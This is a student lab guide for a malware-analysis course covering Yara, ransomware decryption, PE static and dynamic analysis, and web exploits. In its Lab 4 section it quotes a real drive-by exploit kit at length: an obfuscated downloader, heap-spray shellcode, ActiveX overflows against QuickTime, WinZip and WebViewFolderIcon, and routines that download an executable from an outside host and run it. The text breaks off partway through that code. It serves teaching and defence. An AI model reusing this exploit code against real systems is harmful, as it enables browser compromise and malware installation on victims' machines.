Advanced Malware Analysis - Lab Study Guide

(Student Edition)

**Table of Contents**

[Set up a virtual environment](#_yk1zsyj6vhum)

[Lab 1: Malware Detection and Removal](#_ovif2q5cuuds)

[Lab 2: Malware Static Analysis](#_hw273hiun2wq)

[Lab 3: Malware Dynamic Analysis](#_1fu9tiggh2k7)

[Lab 4. Exploits Analysis](#_lrojwik3cjsx)

[Lab 5. Reverse Engineering x86](#_wcrvxb1b81i7)

[Lab 6. Advanced Unpacking](#_7zdy6gryeobx)

[Lab 7. Rootkit Technologies](#_3dy6vkm)

[Lab 8. Android Malware Analysis](#_l0eotav2cnyc)

[Lab 9. Data Mining with RapidMiner](#_yki5s0k0c2dg)

[Lab 10. Data Mining with Maltego](#_nknd5b2fg5gt)

## Set up a lab environment

1. Download and install Virtualbox <https://www.virtualbox.org/wiki/Downloads>
2. Download a VM image (a zip archive split in 7 files) from Google Drive (<https://drive.google.com/open?id=0BxHLIO9W2G-BOU5KeENRVExnMkk> )
3. Download 7zip (<https://www.7-zip.org/download.html> ) and unpack the downloaded split archive that consists of 7 pieces.
4. Open the downloaded VM in Virtualbox by double clicking on .vbox file.

## Lab 1: Malware Detection and Removal

**Goal**: familiarize with the principles of operation and management of free signature scanners on the operating system Microsoft Windows.

**Software**:

* VirtualBox image
* OS:
  + Microsoft Windows XP Professional or above
* Yara <http://plusvic.github.io/yara/>
* ILSpy .NET Decompiler <http://ilspy.net/>
* Openssl
* Eicar test file <http://www.eicar.org/85-0-Download.html>
* Antivirus tools:
  + Decryptors for cryptolockers

**Steps**:

1. Familiarize with the basic principles of the threats.
2. Explore antivirus tools.
3. Complete tasks and show results to the trainer.
4. Defend the lab by answering questions.

**Information**

***Signatures, Indicator-of-Compromise, Yara***

Signature - is a sequence of bytes that uniquely identifies a program. Text string can be considering as a simple signature or Indicator-of-Compromise (IoC). IoCs can be used to create a signature. The common way is to use Yara tool. In such way, a signature can be represented in a form of Yara rules. Read the Yara manual <http://plusvic.github.io/yara/> to get better understanding of a rule creation process.

**Tasks**

1. Yara
   1. You can find the Yara command line tool on the VM in ‘*c:\STUDENTS\_LABS\Tools\Yara\*’ folder or download from the website <http://virustotal.github.io/yara/>*.*
   2. Create a Yara rule to detect *eicar.com* file and also its archived versions **eicar.zip** and **eicar2.zip**.
   3. Test your Yara rule to detect the target files.
   4. Test your Yara rule to not detect other files (e.g. in “test\_virus” folder) - False Positives (FP) test.
2. Cryptolocker X.exe
   1. Go to “/*cryptors/*” subfolder. Find **X.ex\_**. Change the extension to “.exe”.
   2. Run **X.exe**. Note the results of execution. *Note:* It may take some time until you see the modifications.
   3. What were the types of the encrypted files?
   4. What is the new extension of the encrypted files?
   5. Guess the verdict for the application under analysis.
   6. Calculate a SHA256 hash using “Total Commander -> Files -> Create Checksum File(s) (CRC32, MD5, SHA1)...”
   7. See it by the hash in <https://www.virustotal.com/>
   8. Use an appropriate decryptor from the “*/decryptors/*” folder to decrypt affected files.
3. Find the key

The files ‘1111.jpg.crypted’ and ‘2222.jpg.crypted’ have been encrypted by the unknown ransomware. Find the encrypted files in the folder: <https://drive.google.com/open?id=1GsaIAazaC3y3bIYrneHhW1G-QsnA63UK>

Luckily, you managed to find the original file ‘1111.jpg’ on your flash disk.

The ransomware also left the ransom note DECRYPT.txt.

The challenge is to get ‘2222.jpg’ file back.

To do that:

1. Find the name of the ransomware that encrypted the files.
2. Find the details of encryption used by the ransomware: the algorithm name, key length, etc.
3. Find the decryption key.
4. Decrypt ‘2222.jpg.crypted’.
5. Add the image from the decrypted ‘2222.jpg’ to your report.
6. DeriaLocker
   1. Find the D.ex\_ cryptolocker
   2. Decompile it with .NET Decompiler (e.g. ILSpy)
   3. Determine the encryption algorithm and key.
   4. Use openssl tool (on VM in ‘c:\STUDENT\_LABS\Tools\openssl\’) to decrypt ‘nio.png.deria’ (on VM in ‘c:\STUDENT\_LABS\Lab1 - Malware Detection\encrypted\_files\’).
   5. Write a decryptor (optional).
7. Write the lab report.
8. Report should be named “**Lab1\_Group\_Student’s Name.{doc|docx|pdf}**”.

**Questions**

1. What kind of AV tool do you know and for what purpose are they used?
2. What is the principle of file detection?
3. What types of detection approaches do you know?
4. Do the tools need updates?
5. In which case and what tool do you need to use?
6. In which way can malware counteract antivirus programs?
7. What Yara is?
8. Can you draw a typical example of a Yara rule?
9. To which malware subclass do the applications in “cryptors” folder belong to?

**References**

1. [Computer Threats: Methods of Detection and Analysis](https://drive.google.com/file/d/0B6BXqlCLL6H_YUkzVmJIdmJrRWM/view?usp=sharing)
2. Yara project, <http://virustotal.github.io/yara/>

## Lab 2: Malware Static Analysis

**Goal**: gain skills in static analysis on malicious programs.

**Software**:

* OS
  + Microsoft Windows XP Professional
* Tools
  + PEView
  + Text Viewer (any)
  + PEiD
  + Resource Hacker
  + IDA 5.0 free version (<https://www.hex-rays.com/products/ida/support/download_freeware.shtml>)

The student will know:

* PE file format;
* PE header structure;
* differences between PE files: dll, exe, drv;
* import and export address tables (IAT, EAT).

The student will be able to:

* identify potential threat by viewing PE file content,
* view PE file structure using PEViewer,
* detect a packer or cryptor using PEiD,
* use the online multiscanner to scan a file,
* watch library dependencies,
* suggest a hypothesis about malware payload (basic level).

**Steps**:

1. Read information about general principals of static analysis.
2. Perform lab tasks.
3. Defend the lab by answering the questions.

**Information**


Static Analysis - is an analysis of an application before it is run.

**Signatures and Indicator-of-Compromise**

Signature - is a sequence of bytes that uniquely identifies a program. Text string can be considering as a simple signature or, so called, Indicator-of-Compromise (IoC).

**Hashing**

Hashing is a common method used to uniquely identify malware. The malicious software is run through a hashing program that produces a unique hash that identifies that malware (a sort of fingerprint). The Message-Digest Algorithm 5 (MD5) hash function is the one most commonly used for malware analysis, though the Secure Hash Algorithm 1 (SHA-1) is also popular. You can use freely available ‘md5deep’ program (<http://md5deep.sourceforge.net/>) to calculate the hash or ‘Total Commander’ plug-in.




**Packing and Obfuscation**

Malware writers often use packing or obfuscation to make their files more difficult to detect or analyze. Obfuscated programs are ones whose execution the malware author has attempted to hide. Packed programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed. Both techniques will severely limit your attempts to statically analyze the malware. Packed and obfuscated code will often include at least the functions LoadLibrary and GetProcAddress, which are used to load and gain access to additional functions.

When the packed program is run, a small wrapper program also runs to

decompress the packed file and then run the unpacked file (ToDo: Figure).

You can use PEiD tool to detect a packer used to compress the PE file. PEiD signatures are available in form of Yara rules to be included into your signature scanner as well.



**PE File Format**

The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader to manage the wrapped executable code. Nearly every file with executable code that is loaded by Windows is in the PE file format, though some legacy file formats do appear on rare occasion in malware. PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements. The first bytes of a PE file are ‘MZ’ (0x5A4D). The information in the PE header is of great value to the malware analyst.

View the PE format structure [here](https://upload.wikimedia.org/wikipedia/commons/7/70/Portable_Executable_32_bit_Structure_in_SVG.svg).

PE file headers can provide considerably more information than just imports. The PE file format contains a header followed by a series of sections. The header contains metadata about the file itself. The most interesting fields of PE header:

|  |  |
| --- | --- |
| **PE Field** | **Information** |
| Imports | Functions from other libraries that are used by the malware |
| Exports | Functions in the malware that are meant to be called by other programs or libraries |
| Time Date Stamp | Time when the program was compiled (usually faked) |
| Sections | Names of sections in the file and their sizes on disk and in memory |
| Subsystem | Indicates whether the program is a command-line or GUI application |
| Resources | Strings, icons, menus, and other information included in the file |

Following the header are the actual sections of the file, each of which contains useful information. The following are the most common and interesting sections in a PE file:

|  |  |
| --- | --- |
| **PE Section** | **Description** |
| .text | Contains the executable code |
| .data | Holds read-only data that is globally accessible within the program |
| .idata | Sometimes present and stores the import function information; if this section is not present, the import function information is stored in the .rdata section |
| .edata | Sometimes present and stores the export function information; if this section is not present, the export function information is stored in the .rdata section |
| .pdata | Present only in 64-bit executables and stores exception-handling information .rsrc Stores resources needed by the executable |
| .rsrc | Stores resources needed by the executable |
| .reloc | Contains information for relocation of library files |

**Linking**

There are three ways of linking libraries: static, dynamic, and runtime.

*Static linking* is the least commonly used method of linking libraries, although it is common in UNIX and Linux programs. When a library is statically linked to an executable, all code from that library is copied into the executable, which makes the executable grow in size. When analyzing code, it’s difficult to differentiate between statically linked code and the executable’s own code, because nothing in the PE file header indicates that the file contains linked code.

While unpopular in friendly programs, *runtime linking* is commonly used in malware, especially when it’s packed or obfuscated. Executables that use runtime linking connect to libraries only when that function is needed, not at program start, as with dynamically linked programs. Several Microsoft Windows functions allow programmers to import


linked functions not listed in a program’s file header. Of these, the two most commonly used are LoadLibrary and GetProcAddress. LdrGetProcAddress and LdrLoadDll are also used. LoadLibrary and GetProcAddress allow a program to access any function in any library on the system, which means that when these functions are used, you can’t tell statically which functions are being linked to by the suspect program.

Of all linking methods, *dynamic linking* is the most common and the most interesting for malware analysts. When libraries are dynamically linked, the host OS searches for the necessary libraries when the program is loaded. When the program calls the linked library function, that function executes within the library.

The PE file header stores information about every library that will be loaded and every function that will be used by the program. The libraries used and functions called are often the most important parts of a program, and identifying them is particularly important, because it allows us to guess at what the program does. For example, if a program imports the function URLDownloadToFile, you might guess that it connects to the Internet to download some content that it then stores in a local file.

**PEView Tool**

*PEview* is handy and user friendly tool for viewing PE structures:

****

**Function Naming Convention**

When evaluating unfamiliar Windows functions, a few naming conventions are worth noting because they come up often and might confuse you if you don’t recognize them. For example, you will often encounter function names with an Ex suffix, such as CreateWindowEx. When Microsoft updates a function and the new function is incompatible with the old one, Microsoft continues to support the old function. The new function is given the same name as the old function, with an added Ex suffix. Functions that have been significantly updated twice have two Ex suffixes in their names.

Many functions that take strings as parameters include an A or a W at the end of their names, such as CreateDirectoryW. This letter does not appear in the documentation for the function; it simply indicates that the function accepts a string parameter and that there are two different versions of the function: one for ASCII strings and one for wide character strings. Remember to drop the trailing A or W when searching for the function in the Microsoft documentation.

**Tasks**

1. Perform a static analysis of the samples from Lab1 (**X.ex\_**) and Lab2 folders ([Lab2\_01.exe](https://drive.google.com/open?id=0B6BXqlCLL6H_ZjFXZW9abVRiVEU)).
   1. Calculate an SHA256 hash and search by at <http://www.virustotal.com/> to get the report. Does either file match any existing antivirus signatures?
   2. When was this file compiled?
   3. Are there any indications that the file is packed or obfuscated? If so, what are these indicators?
   4. Do any imports hint at what this file does? Suggest your payload hypothesis.
   5. Are there any indicators of compromise that can be used to create a signature?
   6. What would you guess is the purpose of this file?
2. Write the lab report.
   1. For each file fill the following table with corresponding data:

|  |  |
| --- | --- |
| File name |  |
| Filesize |  |
| Hash | MD5/SHA-1/SHA-256 |
| Imports | List of functions |
| Exports | List of functions |
| Time Date Stamp |  |
| Sections | Names of sections |
| Subsystem |  |
| Resources | if available |
| Packer | if present |
| Compiler/Language |  |
| Detection | Verdicts, Virustotal rate |

1. Answer the questions.

**Questions**

1. What information from PE header can be useful for malware analysis?
2. Why we use hashing for malware analysis?
3. What is Import Address Table and Export Address Table?
4. What types of library linking do you know?
5. Which online services can be used for malware analysis?

**References**

1. Practical Malware Analysis, Sikorski M., Honig A.
2. [Computer Threats: Methods of Detection and Analysis](https://drive.google.com/file/d/0B6BXqlCLL6H_YUkzVmJIdmJrRWM/view?usp=sharing)

## 

## Lab 3: Malware Dynamic Analysis

**Goal:** gain skills in static analysis on malicious programs.

**Software**:

* OS
  + Microsoft Windows XP Professional
* Tools
  + ProcessMonitor <https://technet.microsoft.com/en-us/library/bb896645.aspx>
  + ProcessExplorer <https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>
  + TotalUninstall (optional, commercial) <http://www.martau.com/>
  + Wireshark <https://www.wireshark.org/download.html>
  + Sandbox (<http://nas.nioguard.com>)
  + IDA 5.0 free version (<https://www.hex-rays.com/products/ida/support/download_freeware.shtml>)

The student will know:

* debugger and x86 ASM
* typical Trojan payload
* monitoring and traffic sniffing tools
* software exceptions

The student will be able to:

* run malware for analysis
* modify program execution (with a Debugger)
* monitoring with Process Monitor
* viewing processes with Process Explorer

**Steps**:

1. Read information about general principles of dynamic analysis.
2. Perform lab tasks.
3. Defend the lab by answering the questions.

**Information**

Dynamic Analysis - is an analysis of an application after it is run. System Monitors and a Debugger are mostly used in such cases.

Analysis of suspicious programs can be done in two ways:

* dynamic analysis - by monitoring their behavior in the system (with the help of monitors),
* static analysis of program code.

Usually a combination of these two methods is used, where, depending on the complexity and workability, the program code is analyzed statically and part of the code is executed under debugger.

***Monitoring Tools***

Process Monitor by Mark Russinovich will be used in this lab as the most popular solution provided by Microsoft for Windows platforms. Watch the video guide on how to use Process Monitor.

Another tool from Microsoft is Process Explorer can be to view and analyse the running process.

***Decompilers and Disassemblers***

Very rarely analyzed programs are delivered in source code (e.g. scripts interpreted languages Visual Basic Script or Javascript), that is why it has to be analyzed with the help of special tools, which are divided into two classes: decompilers and disassemblers.

Decompilers belong to the class of programs to get the code under study programs, closest to the original code. At the current time there is a decompiler for the language Java, Visual Basic, as well as programs designed to work in the environment. NET.

Unfortunately, very few programs can be analyzed by the above method, which is connected with the peculiarities of the transformation of source code programs into executable code. For the analysis of such programs, special tools are designed - disassemblers. They perform the transformation of machine code into a language understandable to humans - assembler. In some cases, instead of assembler a pseudocode is generated.

Assembler is a machine code instructions (each command corresponds to one assembler instruction processor) recorded in a form that makes it relatively easy to remember the purpose of each instruction.

In contrast to the assembler, each pseudocode command corresponds not to processor instruction, but a basic operation that performs a specific function. Pseudocode can be found in the analysis of virtual machines used in the protectors of executable files (e.g. Themida). Also it is used in the installer and executable files created by language interpreters.

Often, there are utilities that perform functions of a disassembler in addition to the functions of a decompiler. These include, for example, DeDe (Delphi Decompiler), analyzing the files, created in Borland Delphi and Borland C + + Builder, which allows to restore the used forms and content, as well as methods, properties and handlers of components, but the code of properties and procedures of the program is shown in ASM language.

The purpose of an analyst is to perform a search in the target code of a certain functional, which could confirm or refuse the judgments of harmfulness of researched code. Also, if the malware is proved, it may be necessary to learn how to undo the changes made by the program (e.g. decrypting files encrypted by virus). To do so is often necessary to analyze the huge amount of code. If your disassembler supports dialogue with a user, i.e. allows to change the settings for disassembly of certain parts of the code assigned to maintain the names, comments, and ask to use custom data types, automatically determine the names of library functions that automate the execution of certain actions, it makes the analyst job much easier.

**Tasks**

1. Watch [the video](https://drive.google.com/file/d/1IPbKrxhvyZOqLSJV3HrwEkFQJQA4Q9BW/view?usp=sharing) to understand the process of dynamic analysis.
2. Analyze application (FakeTrojan.exe).
3. Write the report with payload and find Indicators-of-Compromise.
4. Propose removal instructions.
5. Answer the questions.

**Questions**

1. What is Dynamic Analysis?
2. What ProcessExplorer can do?
3. What ProcessMonitor can do?
4. How to set up filters in ProcessMonitor?
5. What are the Indicators-of-Compromise (IoCs) for the analyzed application?

**References**

1. Practical Malware Analysis, Sikorski M., Honig A.
2. Microsoft (former Sysinternals) tools

## Lab 4. Exploits Analysis

**Goal**: gain skills in analysis of Web exploits that use Visual Basic and Java scripts.

**Software**:

* OS
  + Microsoft Windows XP Professional and later
* Internet Browser
  + Microsoft Internet Explorer 6.0 and later
* Malzilla <http://malzilla.sourceforge.net/>
* PDF toolkit

**Recommendations for a trainer:**

* Exploits are located in the folder Lab 4.
* Disable anti-virus protection, if active.
* The files with exploits are real malicious programs, so it is recommended to limit the possibility of their distribution through a network access or using a removable media.

The student will know:

* drive-by attacks using web exploits;
* typical exploit structure;
* obfuscation methods.

The student will be able to:

* analyze JS/VBS exploits;
* analyze PDF exploits;
* analyze shellcodes;
* analyze MS Office exploits (optional).

**Steps:**

1. View the new Web technologies
2. View the content of modern security threats on the Internet
3. View the essence of the concept of software vulnerabilities
4. Familiarize with the principles of embedding malicious code in scripts
5. View the activation mechanism for malicious code in a script
6. Run the job of the laboratory work
7. Defend laboratory work, answering the test questions

**Information**

***Contemporary Web technologies and new threats***

*"Web 2.0 is the business revolution in the computer industry caused by the move to the Internet as a platform, and an attempt to understand the rules for success on that new platform“.*

Tim O’Reilly

New Internet technologies such as Web 2.0, bringing with it a new security threats. Despite the fact that Web 2.0 greatly expands the possibilities of modern Internet. However, in this context, the introduction of new technologies, security issues become secondary. DoS attacks, spam distribution and software exploits are the realities of our lives.

Today's attack using the following mechanisms:

• AJAX (Asynchronous JavaScript and XML)

• XSS (Cross-Site Scripting) - implementation and execution of malicious code in the space of a browser

• XML poisoning - Organization of DoS attacks

• Modification of binary data RIA (Rich Internet Applications)

• RSS / Atom injection - the introduction of JavaScript in the page, the Internet browser executable

The main problem is the possibility of active content Web pages (Java Script, Visual Basic Script) to perform unsafe acts on the user's computer, with easy access to the Internet and the ability to manage the browser to display the user false information.

In addition, more than half of malicious Web sites use different methods to hide malicious activity (code obfuscation).

***Software Vulnerabilities***

*“Errare humanum est“ (“ To err is human. “)*

*Marcus Tullius Cicero, Roman statesman, philosopher and author*

*“To err is human, but to really foul things up you need a computer“*

*Paul Ehrlich*

The term 'vulnerability' is often mentioned in connection with computer security, in many different contexts.

In its broadest sense, the term 'vulnerability' is associated with some violation of a security policy. This may be due to weak security rules, or it may be that there is a problem within the software itself. In theory, all computer systems have vulnerabilities; whether or not they are serious depends on whether or not they are used to cause damage to the system.

There have been many attempts to clearly define the term 'vulnerability' and to separate the two meanings. MITRE, a US federally funded research and development group, focuses on analysing and solving critical security issues. The group has produced the following definitions:

According to MITRE's CVE Terminology:

“[...] A universal vulnerability is a state in a computing system (or set of systems) which either:

* allows an attacker to execute commands as another user
* allows an attacker to access data that is contrary to the specified access restrictions for that data
* allows an attacker to pose as another entity
* allows an attacker to conduct a denial of service.“

MITRE believes that when an attack is made possible by a weak or inappropriate security policy, this is better described as 'exposure':

“An exposure is a state in a computing system (or set of systems) which is not a universal vulnerability, but either:

* allows an attacker to conduct information gathering activities
* allows an attacker to hide activities
* includes a capability that behaves as expected, but can be easily compromised
* is a primary point of entry that an attacker may attempt to use to gain access to the system or data is considered a problem according to some reasonable security policy.”

When trying to gain unauthorized access to a system, an intruder usually first conducts a routine scan (or investigation) of the target, collects any 'exposed' data, and then exploits security policy weaknesses or vulnerabilities. Vulnerabilities and exposures are therefore both important points to check when securing a system against unauthorized access.

***Types of vulnerabilities***

A vulnerability is a bug in software that may lead to exploitation.

[ToDo] Buffer (stack/heap) overflow overview.

[ToDo] Stack Overflow example


***Code obfuscation methods used in Web exploits***

Trying to exploit Internet Browser vulnerabilities, hackers makes an effort in hiding malicious code by means of different kinds of obfuscation to avoid simple signatures. The resulting script is used to download other malware onto the system.

For the purpose of masking the dangerous intents following methods are used:

* HTML encryption tools
* strings splitting
* advanced protectors

As for the first one, the various encryption tools are widely available in Web (e.g. http://www.iwebtool.com/html\_encrypter):

The example of string splitting is shown below (Exploit.HTML.IESlice.p):

*kyjkidk = "G"+p+"E"+p+"T";*

*var neuh = "http://masiv.info/index.php?a=3&c=3";*

*txnrlaa = "X"+p+"MLHTT"+p+"P";*

*var byzqpd = anwnuo.CreateObject("Scripting."+p+"File"+p+"SystemObject", "")*

*xkb = "She"+p+"ll";*

*sdk = "AD"+p+"O"+p+"DB";*

*xlnpl = "kfhnbue"+".exe";*

*wxjxlg = ".";*

*drogq = "G"+p+"ET";*

*fzsadl = "A"+p+"pp"+p+"l"+p+"ica"+p+"t"+p+"i"+p+"o"+p+"n";*

*ioqdw = ".";*

*fvmdf = "S"+p+"tre"+p+"a"+p+"m";*

*bhardg = "MSX"+p+"ML2";*

*var lldwnqj = izthzbn(anwnuo, xkb+wxjxlg+fzsadl);*

*wsuvvey = "M"+p+"ic"+p+"ro"+p+"s"+p+"oft";*

*cxawh = 7+6+1+1+3+6+2+1;*

*nvueig = "G"+p+"ET";*

*ujzsd = "X"+p+"ML"+p+"HTTP";*

*var ulgaiur = izthzbn(anwnuo, sdk+ioqdw+fvmdf);*

*evu = "MSXML"+p+"2";*

But most interesting case is when the code is obfuscated by special encrypting procedures. Let us consider the code of Exploit.HTML.IESlice.h:

*<Script Language='JavaScript'>*

*document.write(*

*unescape('%3C%73%63%72%69…)); zX('%2A8Hxhwnuy%2A75qfslzflj%2A8IOf%7BfXhwnuy%2A8Jkzshynts%2A75ih%2A7%3D%7D%2A7%3E%2A%3CG%7Bfw%2A75q%2A8I…');*

*</Script>*

Here we can see unescape('%3C%73%63%72%69…') the contents of zX function, which performs the decoding procedure. After it the corresponding call is following in order to extract the real script content:

*if (! MDAC() ) { startOverflow(0); }*

*}*

*</script>*

*</head>*

*<body onload="start()">*

*<div id="mydiv"></div>*

*</body>*

*</html>*

*<html>*

*<head>*

*<title></title>*

*<script language="JavaScript">*

*var memory = new Array();*

*var mem\_flag = 0;*

*function having() { memory=memory; setTimeout("having()", 2000); }*

*function getSpraySlide(spraySlide, spraySlideSize)*

*{*

*while (spraySlide.length\*2<spraySlideSize)*

*{spraySlide += spraySlide;}*

*spraySlide = spraySlide.substring(0,spraySlideSize/2);*

*return spraySlide;*

*}*

*function makeSlide()*

*{*

*var heapSprayToAddress = 0x0c0c0c0c;*

*var payLoadCode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33"+ "...");*

*var heapBlockSize = 0x400000;*

*var payLoadSize = payLoadCode.length \* 2;*

*var spraySlideSize = heapBlockSize - (payLoadSize+0x38);*

*var spraySlide = unescape("%u0c0c%u0c0c");*

*spraySlide = getSpraySlide(spraySlide,spraySlideSize);*

*heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;*

*for (i=0;i<heapBlocks;i++)*

*{*

*memory[i] = spraySlide + payLoadCode;*

*}*

*mem\_flag = 1;*

*having();*

*return memory;*

*}*

*function startWVF()*

*{*

*for (i=0;i<128;i++)*

*{*

*try{*

*var tar = new ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');*

*d = 0x7ffffffe;*

*b = 0x0c0c0c0c*

*tar.setSlice(d, b, b, b );*

*}catch(e){}*

*}*

*}*

*function startWinZip(object)*

*{*

*var xh = 'A';*

*while (xh.length < 231) xh+='A';*

*xh+="\x0c\x0c\x0c\x0c\x0c\x0c\x0c";*

*object.CreateNewFolderFromName(xh);*

*}*

*function startOverflow(num)*

*{*

*if (num == 0) {*

*try {*

*var qt = new ActiveXObject('QuickTime.QuickTime');*

*if (qt) {*

*var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B*

*" width="1" height="1" style="border:0px">'+*

*'<param name="src" value="qt.php">'+*

*'<param name="autoplay" value="true">'+*

*'<param name="loop" value="false">'+*

*'<param name="controller" value="true">'+*

*'</object>';*

*if (! mem\_flag) makeSlide();*

*document.getElementById('mydiv').innerHTML = qthtml;*

*num = 255;*

*}*

*} catch(e) { }*

*if (num = 255) setTimeout("startOverflow(1)", 2000);*

*else startOverflow(1);*

*} else if (num == 1) {*

*try {*

*var winzip = document.createElement("object");*

*winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713-BA413F034904");*

*var ret=winzip.CreateNewFolderFromName(unescape("%00"));*

*if (ret == false) {*

*if (! mem\_flag) makeSlide();*

*startWinZip(winzip);*

*num = 255;*

*}*

*} catch(e) { }*

*if (num = 255) setTimeout("startOverflow(2)", 2000);*

*else startOverflow(2);*

*} else if (num == 2) {*

*try {*

*var tar = new ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');*

*if (tar) {*

*if (! mem\_flag) makeSlide();*

*startWVF();*

*}*

*} catch(e) { }*

*}*

*}*

*function GetRandString(len)*

*{*

*var chars = "abcdefghiklmnopqrstuvwxyz";*

*var string\_length = len;*

*var randomstring = '';*

*for (var i=0; i<string\_length; i++) {*

*var rnum = Math.floor(Math.random() \* chars.length);*

*randomstring += chars.substring(rnum,rnum+1);*

*}*

*return randomstring;*

*}*

*function CreateObject(CLSID, name) {*

*var r = null;*

*try { eval('r = CLSID.CreateObject(name)') }catch(e){}*

*if (! r) { try { eval('r = CLSID.CreateObject(name, "")') }catch(e){} }*

*if (! r) { try { eval('r = CLSID.CreateObject(name, "", "")') }catch(e){} }*

*if (! r) { try { eval('r = CLSID.GetObject("", name)') }catch(e){} }*

*if (! r) { try { eval('r = CLSID.GetObject(name, "")') }catch(e){} }*

*if (! r) { try { eval('r = CLSID.GetObject(name)') }catch(e){} }*

*return(r);*

*}*

*function XMLHttpDownload(xml, url) {*

*try {*

*xml.open("GET", url, false);*

*xml.send(null);*

*} catch(e) { return 0; }*

*return xml.responseBody;*

*}*

*function ADOBDStreamSave(o, name, data) {*

*try {*

*o.Type = 1;*

*o.Mode = 3;*

*o.Open();*

*o.Write(data);*

*o.SaveToFile(name, 2);*

*o.Close();*

*} catch(e) { return 0; }*

*return 1;*

*}*

*function ShellExecute(exec, name, type) {*

*if (type == 0) {*

*try { exec.Run(name, 0); return 1; } catch(e) { }*

*} else {*

*try { exe.ShellExecute(name); return 1; } catch(e) { }*

*}*

*return(0);*

*}*

*function MDAC() {*

*var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E30}', '{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-000000000046}', '{0006F03A-0000-0000-C000-000000000046}', '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}', '{06723E09-F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}', '{BA018599-1DB3-44f9-83B4-461454C84BF8}', '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);*

*var v = new Array(null, null, null);*

*var i = 0;*

*var n = 0;*

*var ret = 0;*

*var urlRealExe = 'http://list\*\*\*.org/forum/file.php';*

*while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {*

*var a = null;*

*try {*

*a = document.createElement("object");*

*a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1));*

*} catch(e) { a = null; }*

